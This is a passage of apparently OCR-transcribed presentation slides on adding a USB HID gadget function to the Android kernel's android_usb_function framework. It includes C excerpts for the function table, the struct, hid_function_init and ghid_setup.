        ├── f_rndis.c
        ├── f_serial.c
        ├── gadget_chips.h
```



```
static struct android_usb_function *supported_functions[] = {
	&adb_function,
	&acm_function,
	&mtp_function,
	&ptp_function,
	&rndis_function,
	&mass_storage_function,
	&accessory_function,
	&audio_source_function,
	&dm_function,
	NULL
};
```


We will add a new function...
the HID function

Challenge


- Android functions declared statically
- Enabled at runtime by userspace
- Leaves two options
    - recompile kernel or patch at runtime

Droid functions


Need to implement a few...



```
struct android_usb_function {
        char *name;
        void *config;
        struct device *dev;
        char *dev_name;

        /* ... */
        int (*init)(...);
        void (*cleanup)(...);
        void (*enable)(...);
        void (*disable)(...);
        int (*bind_config)(...);
        void (*unbind_config)(...);
        int (*ctrlrequest)(...);
        /* ... */
};
```




```
static struct android_usb_function hid_function = {
        .name           = "hid",
        .init           = hid_function_init,
        .cleanup        = hid_function_cleanup,
        .bind_config    = hid_function_bind_config,
        .attributes     = hid_function_attributes,
};
```




```
static int hid_function_init(struct android_usb_function *f,
                            struct usb_composite_dev *cdev)
{
        struct hid_function_config *config;
        int ret;
        f->config = kzalloc(sizeof(struct hid_function_config),
                            GFP_KERNEL);
        config = f->config;
        if (!config)
                return -ENOMEM;
        config->instances = HID_MAX_INSTANCES;
        ret = ghid_setup(cdev->gadget,
                        HID_MAX_INSTANCES);
        return ret;
}
```

android.c : hid_function_init



```c
int /*__init*/ ghid_setup(struct usb_gadget *g, int count)
{
        int status;
        dev_t dev;

        hidg_class = class_create(THIS_MODULE, "hidg");

        status = alloc_chrdev_region(&dev, 0, count, "hidg");
        if (!status) {
                major = MAJOR(dev);
                minors = count;
        }

        return status;
}
```

